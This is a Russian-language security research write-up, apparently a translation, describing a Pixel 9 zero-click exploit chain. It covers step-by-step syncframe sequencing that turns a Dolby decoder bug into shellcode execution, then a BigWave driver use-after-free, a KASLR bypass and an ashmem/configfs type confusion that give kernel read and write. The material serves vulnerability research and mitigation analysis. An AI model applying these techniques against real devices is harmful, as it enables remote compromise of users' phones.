Чтобы понять этот и последующие syncframe, нужно чуть подробнее рассмотреть WRITE STATIC. Память, которую позволяет записывать этот примитив и которая в итоге становится параметром X0 функции `DLB_CLqmf_analysisL`, имеет следующую компоновку:

Указатель функции прямого вызова и его параметры — регистры ARM64 с X0 по X3 — доступны для перезаписи. Параметры косвенной функции также вычисляются из значений этой структуры; позднее я объясню это подробнее.

Каждый 64-разрядный слот можно считать отдельной «записью», которую необходимо перезаписать для несмежных частичных изменений. WRITE STATIC способен изменить одну запись за syncframe. К сожалению, `DLB_CLqmf_analysisL` также выполняется один раз на syncframe, что может вызвать сбой или нежелательное поведение, если эксплойт в этот момент ещё настраивает параметры вызова.

Этот syncframe частично перезаписывает `direct_call_fptr` в записи 14 указателем на гаджет, содержащий только инструкцию `ret`. Так прямой вызов функции больше не вызывает неожиданного поведения.

7_garbage

После предыдущего кадра выполнение любого кадра с корректным заголовком EMDF приводило к сбою из-за выходящего за границы `memset`. По параметрам очевидно, что этот вызов предназначен для обнуления кучи evo, но теперь длина кучи превышает размер статического буфера, и запись выходит за границы. Минимальный анализ условия вызова показал, что для него требуется

обработать два syncframe с контейнерами EMDF подряд, поэтому я добавила syncframe со случайными недопустимыми данными для сброса состояния. Такой «мусорный» syncframe теперь нужен после каждого корректного кадра, чтобы избежать сбоев. Далее я не буду упоминать его отдельно, но обратите внимание: все будущие кадры имеют чётные номера, потому что все нечётные являются «мусором».

8_write_str_str

Как и для syncframe 6, чтобы избежать сбоев при настройке параметров, необходимо перезаписать указатель косвенной функции в записи 9. Однако использовать ROP нельзя, поскольку запись должна содержать указатель на указатель функции. Этот syncframe частично перезаписывает запись 9 адресом записи GOT, указывающей на `strstr`. Это неидеально, но пока X0 и X1 косвенного вызова всегда будут указателями, а `strstr` не изменяет память, поэтому многократное выполнение не приведёт к сбоям или другим проблемам.

10_write_x0

Этот syncframe подготавливает параметр X0 косвенного вызова `fopen`. Для него значение X0 будет равно указателю из записи 12 (`direct_call_X0`) плюс смещение, вычисленное из записи 0 (`index`). Полный расчёт выглядит так:

```
indirect_call_x0 = direct_call_X0 + 8 * index;
```

В syncframe 1 строка `/proc/self/mem` уже была загружена в динамический буфер, а этот syncframe устанавливает `index` в 1, поэтому X0 ссылается на эту строку, расположенную в восьми байтах от строки 'wb'.

12_write_x1

Этот syncframe частично перезаписывает запись 10, которая сейчас содержит указатель на динамический буфер, так, чтобы её значением стало `dynamic_base + 0xF000`, указывающее на строку 'wb'.

14_write_fopen

Этот syncframe частично перезаписывает запись 9, и указатель косвенной функции теперь ссылается на `fopen`. `fopen` немедленно вызывается четыре раза — это значение `loop_count` по умолчанию.

16_garbage to 23_garbage

Теперь эксплойт обрабатывает несколько мусорных syncframe, чтобы многократно вызвать `fopen` и «распылить» файловый дескриптор, номер которого затем можно угадать. Это работает потому, что процесс UDC открывает очень мало файлов и их дескрипторы предсказуемы в определённом диапазоне.

24_write_str_str

Возвращает запись 9, указатель косвенной функции, к `strstr`, прекращая вызовы `fopen`.

26_write_x2

Этот syncframe устанавливает `direct_call_X2` (запись 1) в 0xb8 для подготовки вызова `memcpy`.

28_write_x0

Этот syncframe частично перезаписывает указатель динамического буфера в `direct_call_X0` (запись 12) значением `dynamic_base + 0xEC00`, подготавливая вызов `memcpy`.

30_loop_count

Этот syncframe устанавливает `loop_count` в записи 2 в 1, чтобы будущие вызовы функций не выполнялись несколько раз за syncframe.

32_memcpy

Этот syncframe устанавливает указатель прямой функции (запись 14) в гаджет `memcpy` по адресу 0x26cc2c, который немедленно вызывается и копирует статический буфер в динамический, включая косвенный указатель на `strstr`, заданный выше в записи 9. Обратите внимание: копирование будет происходить в каждом syncframe, пока запись 14 снова не будет перезаписана.

34_write_x0

Ранее заданное значение `direct_call_X0` было фиктивным, чтобы во время обработки предыдущего особенно большого контейнера EMDF копирование не затронуло буфер пропуска. Этот syncframe устанавливает фактическое назначение копирования — `dynamic_base + 0x5F83`.

36_zero_page and 38_copy_x1_special

Следующие два syncframe копируют недавно записанный указатель записи GOT `strstr` в `direct_call_X1` с помощью возможности утечки уязвимости, чтобы он стал параметром `src` следующего вызова `memcpy`.

`36_zero_page` записывает нули, за которыми следует конец контейнера EMDF, по указателю пропуска.

Затем выполняется `memcpy`, копирующая указатель GOT в середину контейнера EMDF.

`38_copy_x1_special` записывает начало контейнера EMDF по указателю пропуска, после чего контейнер разбирается и устанавливает `direct_call_X1` (запись 5) в указатель GOT.

40_write_x0 and 42_write_x0

Syncframe 40 устанавливает `direct_call_X0` (запись 12) в `dynamic_base + 0xEF00`. Затем вызывается `memcpy`, копирующая по этому адресу прямой указатель на `strstr`. Syncframe 42 устанавливает его в `dynamic_base + 0x6043`, чтобы скопированная память не повредилась и подготовился следующий вызов `memcpy`.

44_write_x2, 46_write_scf, 48_zero_page and 50_write_x3_special

Хотя на этом этапе строгой необходимости не было, я хотела установить `direct_call_X3` в `strstr`, чтобы этот адрес был доступен как `offset` — четвёртый параметр будущего вызова `pwrite`. Это казалось разумным, поскольку указатель уже находился в динамическом буфере, а всем остальным прямым вызовам эксплойта требовалось меньше четырёх параметров. Взгляд из будущего: это была плохая идея.

Параметр `offset` задаёт адрес, по которому пишет `pwrite`; для `/proc/self/mem` в этом эксплойте это адрес функции, перезаписываемой шелл-кодом. `strstr` казалась идеальной, поскольку я уже могла выполнять её контролируемые вызовы, а в других ситуациях она вызывается редко. Но готовый эксплойт не сработал: непосредственно после неё в libc находились `getpid`, `munlock` и несколько других часто вызываемых функций. Обычно одна из них выполнялась первой, заставляя эксплойт перейти в середину шелл-кода.

Проще всего было скопировать через `memcpy` указатель другой функции. После тестирования я выбрала `__stack_chk_fail`, поскольку при нормальной работе она не вызывается, а следующие за ней функции libc также не используются UDC. Поэтому эта комбинация syncframe применяет тот же приём, что использовался для копирования GOT `strstr` в `direct_call_X1`, чтобы скопировать указатель `__stack_chk_fail` в `direct_call_X3`. Обратите внимание: для этого требуется лишь один «раунд» копирования указателя через возможность утечки против двух для `strstr`, поскольку указатель записи GOT `strstr` в `direct_call_X1` можно было частично перезаписать так, чтобы он указывал на запись GOT `__stack_chk_fail`, и второй раз копировать статический буфер не пришлось.

52_set_pc_back

Этот syncframe возвращает прямой вызов функции к гаджету ret, прекращая вызовы `memcpy`.


54_write_skip, 56_write_x1_end_special and 58_write_x1_start_special

Приступая к эксплойту, я искренне считала, что после открытия WRITE STATIC выполнение шелл-кода можно получить без WRITE DYNAMIC. Это оказалось неверно. В записанном плане я упустила, что на этом этапе `direct_call_X1` указывает в GOT, тогда как должен указывать в динамический буфер.

После копирования туда статического буфера ради получения адреса GOT в динамическом буфере уже находилось несколько подходящих указателей на него. Тот же приём позволял скопировать один из них в `direct_call_X1`, как ранее копировались другие указатели, но для этого требовалось перемещать указатель пропуска к их адресу и записывать по нему. На этом этапе я решила, что проще всего будет восстановить примитив WRITE DYNAMIC.

По существу это была лишь математическая задача: исходный WRITE DYNAMIC выделял множество полезных нагрузок EMDF для исчерпания кучи, а затем вызывал возможность переполнения буфера, изменяя указатель пропуска. Но при перезаписанном `payload_extra` операция завершалась сбоем из-за неудачной проверки целочисленного переполнения при сложении с размером полезной нагрузки. Однако после перезаписи длины кучи повторно вызывать уязвимость на самом деле не требуется, поскольку куча evo больше не проверяет точно, выходят ли записи за границы.

Напомню, куча evo имеет следующую компоновку:



Новый WRITE DYNAMIC выделяет ровно столько полезных нагрузок, чтобы суммарный размер массива указателей и структур полезных нагрузок точно достиг указателя пропуска, а данные первой нагрузки перекрыли указатель и могли его перезаписать.

Эти syncframe используют последовательность вызовов WRITE DYNAMIC и WRITE DYNAMIC FAST, чтобы установить `direct_call_X1` в динамический буфер.

60_write_skip, 62_write_single_byte and 64_move_skip

Первые два syncframe используют WRITE DYNAMIC для перезаписи последнего байта указателя `strstr`, чтобы расстояние от него до `pwrite` стало кратно 0x157. Последний syncframe перемещает указатель пропуска на другой адрес, чтобы байт не записался второй раз.

66_write_index

Эксплойт собирается многократно вызвать гаджет увеличения, который также будет увеличивать переменную index в записи 0 функции `DLB_CLqmf_analysisL`. Этот syncframe устанавливает её в ноль, чтобы будущие увеличения не приводили к чтениям за границами.

68_loop_count

Этот syncframe устанавливает `loop_count` в записи 2 в 0x7B, чтобы гаджет увеличения выполнился нужное число раз. Обратите внимание, что `DLB_CLqmf_analysisL` выполнится дважды, поэтому гаджет запустится 0xF6 раз.

70_write_x1

Сейчас `direct_call_X1` указывает в некоторую область динамического буфера. Этот syncframe направляет его точно на изменённый указатель `strstr`.

72_inc_157

Этот syncframe устанавливает указатель прямой функции в гаджет увеличения, который затем вызывается 0xf6 раз и превращает указатель функции в динамическом буфере в указатель на `pwrite`.

74_set_pc_back

Возвращает указатель прямого вызова к гаджету ret, прекращая увеличение.

76_set_malloc

Указатель косвенной функции сейчас установлен в `strstr`. Это создаст проблему при подготовке параметров `pwrite`, поскольку первый параметр `pwrite` — файловый дескриптор, то есть целое число, которое как первый параметр `strstr` вызовет сбой. Этот syncframe устанавливает указатель косвенной функции в `malloc`: её запись GOT находится в доступном диапазоне, а вызов успешно принимает один целочисленный параметр.

78_write_x0

Этот syncframe записывает в `direct_call_X0` значение 40 — предполагаемый дескриптор `/proc/self/mem`.

80_write_x1

Этот syncframe частично перезаписывает `direct_call_X1`, направляя его на шелл-код в динамическом буфере.

82_write_x2

Этот syncframe записывает в `direct_call_X2` целочисленную длину шелл-кода.

84_write_end_special and 86_write_start_special

Эти syncframe копируют указатель `pwrite` в `direct_call_fptr` (запись 14) тем же способом, что и другие указатели из динамического буфера. `pwrite` немедленно вызывается и перезаписывает `__stack_chk_fail` шелл-кодом.

88_write_scf

Этот syncframe частично перезаписывает регистр косвенного вызова, направляя его на запись GOT `_stack_chk_fail`. `__stack_chk_fail` немедленно выполняется и запускает шелл-код!

Насколько надёжен этот эксплойт?

Из-за угадывания ASLR эксплойт срабатывает примерно в одном из 255 случаев. Есть ещё один источник ненадёжности. Иногда во время работы эксплойта Binder выполняет вторичное выделение, после чего проверки заголовков завершаются неудачно и происходит сбой. При подключённом отладчике это случается часто, но при обычной работе процесса я наблюдала такое менее чем в 10 % случаев.

Другой вопрос — можно ли повысить надёжность эксплойта. У меня есть две идеи, каждая из которых потребует значительных усилий по разработке.

Чтобы устранить вероятность 1/16 при угадывании расположения динамического буфера, возможно, получится до начала эксплуатации перезаписать второй младший байт предыдущего указателя в выделении динамического буфера. Как обсуждалось ранее, это заставляет буфер повторно выделиться по указанному адресу, а значит, до запуска эксплойта выделение можно переместить на постоянное смещение относительно `dynamic_base`.

Сложность состоит в том, чтобы записать в заголовок динамического буфера, перезаписав только младший байт указателя: это единственный байт, который можно изменить без знания битов ASLR. Один из вариантов — использовать запись baps декодера, поскольку она пишет данные близко к указателю пропуска, но объём контролируемых данных очень ограничен. Функция `evod_process` также пишет по низким адресам буфера пропуска после разбора контейнера EMDF, и, возможно, эту запись тоже удастся использовать.

Эта стратегия не сделает определение выделения динамического буфера полностью надёжным, поскольку место повторного выделения должно быть отображено. Например, если у выделения по адресу `dynamic_base + 0x3000` перезаписать предыдущий указатель значением `dynamic_base + 0xF000`, оно сдвинется по этому адресу. Но если выделение по `dynamic_base + 0xF000` перезаписать значением `dynamic_base + 0x3000`, произойдёт сбой, когда Scudo попытается записать заголовок кучи по более низкому адресу, поскольку эта память не отображена. Теоретически перезапись предыдущего указателя значением `dynamic_base + 0xF000` всегда сработает, но ограничит WRITE DYNAMIC адресами от `dynamic_base + 0xF000` до `dynamic_base + 0xFFFF`: примитив может перезаписывать только байты самого адреса записи и не способен увеличить третий младший байт для расширения диапазона. Поэтому стратегия потребует сократить объём динамического буфера, необходимый эксплойту; если это возможно, она потенциально устранит ненадёжность из-за рандомизации второго полубайта динамического буфера.

Чтобы устранить вероятность 1/16 при угадывании адреса загрузки `libcodec2_soft_ddpdec.so`, если удастся скопировать указатель в динамический буфер, его второй полубайт можно будет

использовать как `emdf_container_length` syncframe. Для большинства длин можно создать контейнер EMDF, который не вызовет ошибку, если длина слишком мала, поскольку запускающие ошибку байты не обрабатываются, и не вызовет её, если длина слишком велика: `evo_parse_payload` вызывается дважды и запускает ошибку при втором вызове, поэтому недопустимая полезная нагрузка после триггера не позволяет ему выполниться. Тогда можно создать последовательность syncframe для всех 16 возможных смещений библиотеки, из которых будут обработаны только правильные.

Настоящая сложность здесь — скопировать данные из статического буфера в динамический без угадывания расположения библиотеки, поскольку доступные прямой и косвенный вызовы сильно ограничены. Но если это возможно, ненадёжность из-за неизвестного адреса загрузки библиотеки можно устранить ценой значительных усилий по разработке.

В целом, полагаю, надёжность эксплойта можно существенно повысить, хотя для этого, вероятно, потребуется ещё несколько месяцев разработки.

Размышления о средствах защиты

Несколько защитных механизмов платформы Android мешали разработке эксплойта, тогда как другие оказались менее эффективными, чем я ожидала. Поэтому я хочу воспользоваться случаем и оценить, что сработало и что можно улучшить.

ASLR была самым сложным для обхода механизмом: без неё написать эксплойт было бы значительно проще. Частичная перезапись указателей ради обхода ASLR — распространённая стратегия, и меня удивило, насколько сильно её усложняет рандомизация младших битов указателя. Хотя важно и общее количество случайных битов, не позволяющее угадать указатель целиком, мой вывод таков: рандомизация младших битов адреса намного сильнее увеличивает время разработки эксплойта, чем рандомизация старших.

Кроме того, я много тестировала ASLR Android и не нашла областей с недостаточной для предотвращения эксплуатации рандомизацией. В прошлом это не всегда было так, и приятно видеть, что теперь ASLR Android, по всей видимости, хорошо реализована и протестирована.

SELinux также усложнила эксплуатацию: многие «классические» техники запуска шелл-кода не работали, и мне повезло иметь доступ к таким специалистам, как Сет и Янн, которые помогли понять системные ограничения и способы их обхода. Впрочем, для атакующих это, вероятно, разовая цена: освоенные стратегии обхода SELinux пригодятся для нескольких эксплойтов.

Контекст `mediacodec` обычно имеет правила seccomp, запрещающие процессу выполнять ненужные для нормальной работы системные вызовы. Политика реализована в AOSP, и я проверила, что Samsung S24 применяет её к процессам декодирования медиа. Однако в Pixel 9 её почему-то не было. Политика seccomp, подобная политике Samsung, заблокировала бы использованный эксплойтом вызов `pwrite`. Это не предотвратило бы эксплуатацию: для нормального декодирования процесс декодера должен иметь возможность вызывать все системные вызовы, необходимые для доступа к уязвимости BigWave, с которой соединяется этот эксплойт. Но, вероятно, пришлось бы полностью писать эксплойт на ROP вместо перехода к шелл-коду, что добавило бы по меньшей мере несколько недель разработки.

Аналогично, доступность `/proc/self/mem` значительно сократила путь к эксплуатации. Поскольку этот файл используется только при отладке, интересно, можно ли реализовать защиту, делающую его недоступным, когда устройство не отлаживается.

Scudo также не имел защит, способных значительно усложнить или даже сделать невозможным этот эксплойт. Вторичные заголовки оказалось удивительно легко изменить так, чтобы «обмануть»

распределитель и переместить выделение, тогда как в основном разделе этому помешали бы контрольные суммы. Уязвимости, позволяющие изменить вторичный заголовок Scudo, довольно редки, поскольку каждому вторичному выделению предшествует защитная страница, но стоимость добавления контрольных сумм во вторичный раздел, вероятно, была бы невелика: в большинстве приложений вторичных выделений намного меньше, чем основных.

Важно также отметить, что эксплуатация уязвимости в 0-click контексте стала возможной отчасти потому, что это исключительно качественная ошибка. Она предоставляла и утечку памяти, и её перезапись, давала высокий уровень контроля над обоими примитивами, а доступные для повреждения структуры оказались необычайно удачными. При этом обеспечившая эксплуатацию компоновка памяти типична для медиадекодеров. Например, декодер H264, в котором я сообщила об этой уязвимости 2022 года, имеет похожую компоновку с крупными структурами и потенциально подвержен аналогичным техникам эксплуатации переполнений между членами структур.

На протестированных устройствах Mac и iOS UDC скомпилирован с `-fbounds-safety` — защитой компилятора, внедряющей проверки границ в скомпилированный двоичный файл, включая границы массивов внутри структур C. Мы считаем, что CVE-2025-54957 нельзя эксплуатировать в двоичных файлах, собранных с этой защитой. Несмотря на издержки производительности, компиляция всех медиабиблиотек с этим флагом значительно сократила бы число эксплуатируемых уязвимостей такого типа. Даже если это непрактично в рабочей среде, тестирование и фаззинг медиабиблиотек с включённым `-fbounds-safety` может облегчить поиск и исправление подобных исключительно пригодных для эксплуатации ошибок.

Следующий шаг

Теперь, получив выполнение кода в контексте mediacodec, пора повышать привилегии до ядра! Продолжение следует в части 2: взлом песочницы с помощью большой волны.

0-click цепочка эксплуатации Pixel 9, часть 2: взлом песочницы с помощью большой волны

С появлением потенциального RCE-эксплойта Dolby Unified Decoder было разумно проверить, какие драйверы ядра Linux доступны из полученного контекста пользовательского пространства `mediacodec`. Согласно документации AOSP, контекст SELinux `mediacodec` задуман как ограниченная, то есть изолированная, среда для небезопасных программных декодеров. Тем не менее с помощью инструмента DriverCartographer я обнаружил интересный драйвер устройства `/dev/bigwave`, доступный из контекста SELinux `mediacodec`. BigWave — аппаратный блок в SOC Pixel, ускоряющий декодирование AV1, чем и объясняется его доступность для `mediacodec`. Как неоднократно подтверждали предыдущие исследования и отчёты, драйверы аппаратных устройств Android — отличное место для поиска мощных ошибок локального повышения привилегий. Драйвер BigWave не стал исключением: за несколько часов аудита кода я обнаружил три отдельные ошибки, включая одну достаточно мощную, чтобы выйти из песочницы `mediacodec` и получить произвольное чтение и запись ядра на Pixel 9.

(Очень короткий) поиск ошибок

Первая найденная ошибка оказалась дубликатом отчёта от февраля 2024 года, который к повторному обнаружению в июне 2025 года всё ещё не был исправлен, хотя исправление состояло в перестановке двух строк кода. Вторая ошибка представляла очень интересный класс, аналогичный примитиву эксплуатации двойного освобождения kmalloc, но с совершенно другим связным списком. Однако именно третья найденная ошибка дала самый удобный примитив эксплуатации. Исправления всех трёх ошибок стали доступны 5 января 2026 года.

Самая удобная ошибка

При каждом открытии устройства `/dev/bigwave` драйвер выделяет новую структуру ядра `inst`, сохраняемую в поле `private_data` объекта `fd`. Внутри `inst` находится подструктура `job`, отслеживающая значения регистров и состояние отдельного запуска оборудования BigWave. Чтобы передать задачу оборудованию bigo, процесс использует ioctl `BIGO_IOCX_PROCESS`, который получает значения регистров BigWave от вызывающей стороны в пользовательском пространстве AP и помещает `job` в очередь, откуда её забирает отдельный поток bigo worker. Таким образом, объект, время жизни которого неразрывно связано с файловым дескриптором, временно используется отдельным потоком ядра, явно не синхронизированным с существованием дескриптора. При обработке ioctl `BIGO_IOCX_PROCESS`, после передачи `job` для выполнения в `bigo_worker_thread`, вызов ioctl входит в `wait_for_completion_timeout` с тайм-аутом 16 секунд, ожидая завершения задачи потоком `bigo_worker_thread`. Если за 16 секунд `bigo_worker_thread` не сигнализировал завершение, ожидание заканчивается и ioctl удаляет `job` из приоритетной очереди. Однако если ранее в `bigo_worker_thread` накопилось достаточно задач, `bigo_worker_thread` может задержаться настолько, что лишь сейчас удалил из очереди и параллельно обрабатывает именно ту `job`, которую ioctl уже считает просроченной и пытается удалить. Контекст системного вызова просто возвращается в пользовательское пространство; если теперь оно закроет связанный с экземпляром BigWave `fd`, объект `inst`, а вместе с ним и `job`, будет уничтожен, пока `bigo_worker_thread` продолжает ссылаться на `job`.

Комментарии отмечают обращения к объекту после освобождения:

```
static int bigo_worker_thread(void *data) {
    ...
    while (1) {
        rc = wait_event_timeout(
            core->worker,
            dequeue_prioq(core, &job, &should_stop),
            msecs_to_jiffies(BIGO_IDLE_TIMEOUT_MS));
        // The job is fetched from the queue.
        ...

        // job is an inline struct inside inst, which gets UAF'd.
        inst = container_of(job, struct bigo_inst, job);
        ...
        rc = bigo_run_job(core, job);
        ...
        job->status = rc;
        complete(&inst->job_comp);
    }
    return 0;
}

static int bigo_run_job(struct bigo_core *core, struct bigo_job *job) {
    ...
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssmt_pid(core, inst->is_decoder_usage);
    // BigWave register values are set from userland.
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(
        &core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    // Pause for one second.
    ...
    // At this point inst/job have been freed.
    bigo_pull_regs(core, job->regs);
    // A pointer is taken directly from the freed object.
    *(u32 *)(job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}

void bigo_pull_regs(struct bigo_core *core, void *regs) {
    // The current BigWave register values are written to this location.
    memcpy_fromio(regs, core->base, core->regs_size);
}
```

Распыление контролируемых атакующим выделений `kmalloc`, например сообщений Unix Domain Socket, позволяет управлять лежащим в основе UAF указателем `job->regs`, а значит, и назначением записи. Кроме того, поскольку в начале выполнения мы задаём регистры, можно подобрать их так, чтобы процессор BigWave вообще не выполнялся, и гарантировать, что конечное состояние регистров почти идентично исходному; следовательно, контролируется и записываемое содержимое. Вот и получился вполне приличный примитив произвольной записи 2144 байт! И всё без утечки сдвига KASLR!

Обход KASLR (без каких-либо действий)

Обычная эксплуатация этой ошибки с включённой KASLR потребовала бы повторно выделить поверх bigo `inst` другой объект с указателем на месте `inst->job.regs`, что привело бы к повреждению объекта, на который указывает перекрывающий указатель. Для этого нужно найти выделяемый объект с указателем в нужном месте и способ воспользоваться перезаписью подобъекта. Найти такой объект трудно, но возможно, особенно с учётом межкэшевых атак. Однако это довольно утомительно и совсем не похоже на приятное времяпрепровождение. К счастью, я нашёл намного более простую стратегию, по существу позволяющую универсально обойти KASLR на Pixel; подробности описаны в моей предыдущей статье. Итог этого побочного исследования: вместо утечки базы KASLR можно просто использовать `0xffffff8000010000`, особенно при перезаписи `.data` ядра. Это резко упрощает эксплойт и существенно повышает его потенциальную надёжность.

Создание произвольного чтения и записи


Теперь у меня есть почти произвольный примитив записи в любом месте `.data` ядра: я знаю псевдонимный адрес и могу изменять любые глобальные переменные ядра. Однако вызов `complete` в конце цикла выполнения задачи `bigo_worker_thread` немного усложняет эксплуатацию. `complete` вызывает `swake_up_locked`, выполняющую набор операций со списком над узлом `list_head` внутри bigo `inst`:

```
static inline int list_empty(const struct list_head *head) {
    return READ_ONCE(head->next) == head;
}

// q is located at &inst->job_comp.wait, so it is attacker controlled.
```

```
void swake_up_locked(struct swait_queue_head *q) {
    struct swait_queue *curr;

    if (list_empty(&q->task_list))
        return;

    curr = list_first_entry(
        &q->task_list, typeof(*curr), task_list);
    wake_up_process(curr->task);
    list_del_init(&curr->task_list);
}
```

Хотя первый вызов `list_empty` было бы проще всего подделать, для этого нужно знать расположение `inst` в памяти ядра, поскольку `q` — встроенная структура внутри `inst`. К сожалению, наш обход KASLR не даёт этой информации, а получить её непросто: `inst` находится в куче ядра, а не в `.data`. Значит, вместо этого нужно подделать корректную запись списка, на которую указывает `q`, а также знать адрес задачи для передачи в `wake_up_process()`. Наконец, необходимо подделать достаточно элементов списка, чтобы пережить `list_del_init` для записи в `q->task_list`; для этого нужны узлы списка и вторые узлы, указывающие на первые. С учётом отмеченного ограничения обхода KASLR это может показаться сложным, но в действительности всё не так плохо: к этому моменту произвольная запись уже выполнена, поэтому мы знаем расположение контролируемой памяти **где-то** в `.data` ядра. В этом пространстве `.data` можно подделать произвольные узлы списка, а указатели на будущие поддельные узлы поместить в исходное распыление кучи, заменяющее `inst`. Кроме того, нам известен адрес одной структуры task в виртуальном адресном пространстве ядра — задачи `init`! Структура task `init` находится в `.data` ядра, поэтому к ней можно обратиться через линейное отображение. Ложный вызов `wake_up_process` для `init_task` не будет иметь последствий и предотвратит сбой. Код настройки этих связных списков находится в функции `setup_linked_list` эксплойта.

Устранив это препятствие, нужно выбрать цель в `.data` для произвольной записи. Наша задача — превратить ненадёжную произвольную запись 2144 байт в надёжное произвольное чтение и запись с гораздо меньшим сопутствующим повреждением памяти. Я решил повторить стратегию, восстановленную мной из реального эксплойта пару лет назад. Техника создаёт смешение типов, заменяя некоторые обработчики VFS/fops в структуре данных `ashmem_misc` обработчиками VFS других типов файлов. Из-за CFI указатели функций обработчиков нельзя заменить адресами произвольных мест в `.text` ядра: обработчики VFS должны заменяться **другими** обработчиками VFS. Очень кстати, как и в реальном эксплойте, здесь можно использовать обработчики VFS configfs. Итоговая компоновка таблицы fops и `private_data` объекта `struct file` выглядит так:



Зелёные обработчики fops обращаются к структуре `private_data` как к `struct ashmem_area`, или `asma`, а жёлтые обращаются к той же `private_data` как к буферу configfs. Обработчики fops configfs обращаются к памяти, на которую указывает `page`: именно оттуда наше произвольное чтение и запись будут читать или туда писать. Цель задаётся с помощью ioctl `ASHMEM_SET_NAME`.

Есть ещё одно осложнение: линейное отображение `.text` ядра не является исполняемым, поэтому адреса обработчиков VFS из линейного отображения `.text` нельзя использовать при подделке `ashmem_misc`. На практике раскрыть фактический сдвиг KASLR нетрудно. До атаки на `ashmem_misc` я сначала направляю произвольную запись на объект `sel_fs_type` в `.data` ядра. Эта структура содержит строку name, которая выводится при чтении `/proc/self/mounts`. Заменив указатель строки с помощью произвольной записи, а затем прочитав `/proc/self/mounts`, можно превратить ненадёжную произвольную запись в произвольное чтение! С его помощью я читаю структуру `ashmem_fops`, также через линейное отображение, получая указатели со смещениями относительно базы ядра и вычисляя сдвиг KASLR.

Затем я снова выполняю произвольную запись, перезаписывая структуру `ashmem_misc` указателем на новую поддельную таблицу `ashmem_fops`, которую создаю одновременно: вот преимущество перезаписи намного большего объёма данных, чем требуется.

Однако внимательный читатель наверняка заметил, что огромная произвольная запись 2144 байт имеет серьёзный недостаток: она уничтожает все данные вокруг фактической цели, что может приводить к посторонним сбоям и аварийным остановкам ядра. На практике ложные сбои случаются, но телефон остаётся удивительно стабильным. По моему опыту, он мог перезагрузиться при включении или отключении Wi-Fi, но в остальном работал почти нормально.

